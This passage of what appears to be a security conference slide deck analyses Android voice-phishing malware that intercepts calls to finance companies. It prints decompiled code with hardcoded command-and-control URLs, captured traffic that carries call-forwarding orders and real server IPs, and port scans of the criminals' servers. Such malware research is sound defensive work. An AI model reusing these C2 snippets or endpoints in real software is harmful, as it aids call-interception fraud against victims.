    private static XHttprequestutils xHttprequestutils;

    static {
        XHttprequestutils.RETRY_COUNT = 0;
    }

    private XHttprequestutils(Context arg1) {
        super();
    }

    static XHttprequestutils getInstance(Context arg1) {
        if(XHttprequestutils.xHttprequestUtils == null) {
            XHttprequestutils.xHttprequestUtils = new XHttprequestutils(arg1);
        }
        return XHttprequestutils.xHttprequestUtils;
    }

    Cancelable post(String arg7, Map arg8, XCallback arg9) {
        RequestParams v2 = new RequestParams(arg7.replace(Config.ReplaceIP, "27.████████.████"));
        v2.setConnectTimeout(60000);
        v2.setMaxRetryCount(0);
        if(arg8 != null) {
            v2.setParams(arg8);
        }
    }
}
```

Hardcoded C2 (in Library)

```
package com.android.hellox3;

public class Masker {
    private static final String TAG = "Masker";


    static {
        try {
            System.loadLibrary("ma1sker");
        }
        catch(Exception v0) {
            v0.printStackTrace();
        }
    }
}
```

```
1 int __fastcall Java_com_android_hellox3_Masker_getVst(_JNIEnv *a1)
2 {
3     return _JNIEnv::NewStringUTF(a1, "http://[REDACTED].com:1234/[REDACTED]");
4 }
```

Hardcoded C2 (Remote File)

```
public String getshtml() {  
    String v6 = "";  
    String v7 = "http://[REDACTED].co.kr//sub/vip.txt";  
    try {  
        HttpResponse v4 = new DefaultHttpClient().execute(new HttpGet(v7));  
        if(v4.getStatusLine().getStatusCode() != 200) {  
            return v6;  
        }  
  
        HttpEntity v1 = v4.getEntity();  
        System.out.println("-----");  
        if(v1 == null) {  
            return v6;  
        }  
  
        String v5 = EntityUtils.toString(v1);  
        System.out.println(v5);  
        v6 = v5;  
    }  
    catch(Exception v0) {  
        v0.printStackTrace();  
    }  
  
    return v6;  
}
```

Same URL



IP ADDRESS



Client Side


Malicious App Analysis

- Network Analysis(App and C2)

Network Analysis(App and C2)

- How does app to get forwarding number?

```
POST /api_visit.php HTTP/1.1
User-Agent: SM-T715N0:5.0.2:192.168.0.19
User-Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 282
Host: 61.97.250.73
Connection: Keep-Alive
Accept-Encoding: gzip
```



```
Date: Thu, 21 Feb 2019 15:00:08 GMT
Server: Apache
Set-Cookie: PHPSESSID=b29885870578a4d29dff89298c2b74e
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html

389f
{"enable":1,"log":0,"user":0,"page2_number":"07042787087","page2_numbers":[]}

389f
{"enable":1,"log":0,"user":0,"page2_number":"07042787087","page3_number1":"07042787087","page3_number2":"15889999","timestamp":"2019-02-21 14:05:22","page2_numbers":[]}
```

Network Analysis(App and C2)

- How does app to get forwarding number?

```
okGET /socket.io/?  
EIO=3&sid=dG61Le1aan1AczxVABPr&transport=polling&4RdUpA1LYdwgs71d=ZGV2aWN1X21kPWFiNmQyMzZiNmYxZjA1N20mcGhvbmV0dW1iZXI9bnVsbcZjYXJyaWVyPUtUJnNpbV9udW1iZXI  
9bnVsbcZtb2R1bD1TTS1UNzE1TjAmbWFudWZhY3R1cmVyPXNhbxN1bmcmcmVsZWFzZT01LjAuMiZib2FyZD11bm12ZXJzYlw1NDMzJmJvb3RfbG9hZGVyPVQ3MTVOMEtPVTFBT0kyJmJyYW5kPXNhbxN1  
bmcZGV2aWN1PWD0czI4bHR1a3gmZmluZ2VycHJpbnQ9c2Ftc3VuZy9ndHMy0Gx0ZWt4L2d0czI4bHR1a3g6NS4wLjIvTFJYMjJHL1Q3MTVOMEtPVTFBT0kyOnVzZXIvcmVsZWFzZS1rZX1zJmhcmR3Y  
XJ1PXVuXZ1cnNhbDU0MzMmaG9zdD1TV0RENjkxMiZwcm9kdWN0PWD0czI4bHR1a3gmdGFncz1yZwx1YXN1LWt1eXMmdH1wZT11c2VjnvzZXi9ZHBpJnZ1cnNpb25fcVsZWFzZT01LjAuMiZ2ZXJzaW  
9uX2NvZGVuYW11PVJFTCZ2ZXJzaW9uX21uY3J1blWvdGFsPVQ3MTVOMEtPVTFBT0kyJnZ1cnNpb25fc2RrPTAmdmVyc21vb19zZGtfaW50PTIxJmZjbV90b2t1bj0wJmZjbV9pZD0wJnJpbmdfbW9kZT0  
x HTTP/1.1  
Accept: */*  
Host: 103.93.77.68:8889  
Connection: Keep-Alive  
Accept-Encoding: gzip  
User-Agent: okhttp/3.8.1
```

Network Analysis(App and C2)

- How does app to get forwarding number?

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=UTF-8
Content-Encoding: gzip
Content-Length: 15081
Access-Control-Allow-Origin: *
Set-Cookie: io=F0bF5AUyaEOVUXG4AAL8; Path=/; HttpOnly
Date: Fri, 22 Feb 2019 13:44:05 GMT
Connection: keep-alive
```

```
{"order":"setForwardNumber","forwardNumber":"07080643395"}  
{"order":"setFakerCall","caller":null,"change_caller":null}  
{"order":"forwardList","forwardList":[{"id":1185,"name":"22 16:52:27"}, {"id":1186,"name":"1 11:23:05"}, {"id":1187,"name":"lated_at": "2019-02-20"}, {"id":1188,"name":"ted_at": "2019-02-19"}, {"id":1189,"name":"16:31:15"}, {"id":1190,"name":"2019-02-18"}, {"id":1191,"name":"2019-02-18"}, {"id":1192,"name":"2019-02-18"}, {"id":1193,"name":"2019-01-25"}, {"id":1194,"name":"2019-02-22"}, {"id":1195,"name": null}], "status": 200}
```




Client Side


Statistical Indicators chart

- **Package Name of the APK**
- **File Name of the APK**

Top 10 Package Name of the APK





Top 10 Package Name of the APK



2019.01.~2019.02.

Top 10 File Name of the APK





Server Side

Server Side Contents

- **Malicious App Distribution Server**
 - Features of Malicious App Distribution Server
 - Deep Dive into the Server
- **Command and Control Server**
 - General type C2
 - New type C2



Server Side

Malicious App Distribution Server

- Features of Malicious App Distribution Server


I'll talk about ...

B. Malicious App intercepts the call
and forwarding to the attacker



Finance Company

Malicious App Distribution Server



Malicious App

A. if victims call to Finance Company


New Voice Phishing Criminals




CALL



Text
Instant Msg



Victims
(Only Android)



C&C Server



Key Information

C. Transfer money

Features of Malicious App Distribution Server

- Check opened ports
 - 80
 - 3306
 - 3389
- It looks Window OS

PORT	STATE	SERVICE
80/tcp	open	http
135/tcp	filtered	msrpc
1025/tcp	filtered	NFS-or-IIS
1080/tcp	filtered	socks
3306/tcp	open	mysql
3389/tcp	open	ms-wbt-server
4242/tcp	filtered	vrml-multi-use
4444/tcp	filtered	krb524
4662/tcp	filtered	edonkey
6129/tcp	filtered	unknown
6667/tcp	filtered	irc
6699/tcp	filtered	napster
17877/tcp	filtered	unknown

Features of Malicious App Distribution Server

- Connecting ports
 - 80 <- Yes, this is a fake website
 - 3306
 - 3389



Features of Malicious App Distribution Server

- Connecting ports
 - 80 <- Yes, this is a fake website
 - 3306 <- I don't care about it
 - 3389 <- Yes, this is a Win RDP
 - Interesting Win Svr 2003
 - and Simplified Chinese





Server Side

**Malicious App Distribution Server
- Deep Dive into the Server**



Server Side

Command & Control Server
- General type C2


I'll talk about ...

B. Malicious App intercepts the call
and forwarding to the attacker



Finance Company

Malicious App Distribution Server



Malicious App

A. if victims call to Finance Company


New Voice Phishing Criminals




CALL



Text
Instant Msg



Victims
(Only Android)



C&C Server



Key Information

C. Transfer money

Command and Control Server

- Check opened ports
 - 80 or 8080
 - 3306
 - 3389
- It looks Window OS

PORT	STATE	SERVICE
42/tcp	filtered	nameserver
80/tcp	open	http
135/tcp	filtered	msrpc
139/tcp	filtered	netbios-ssn
445/tcp	filtered	microsoft-ds
1025/tcp	filtered	NFS-or-IIS
1080/tcp	filtered	socks
3306/tcp	open	mysql
3389/tcp	open	ms-wbt-server

① 안전하지 않음 | 61 [REDACTED]:8080/CallTransfer/

ad ADMINISTRATION INTERFACE


LOGIN PAGE

Adminity: Please login to access the control panel.

Username...

Password...

LOGIN



<- English (8080)

① 안전하지 않음 | 180 [REDACTED]:8080/CallTransfer/

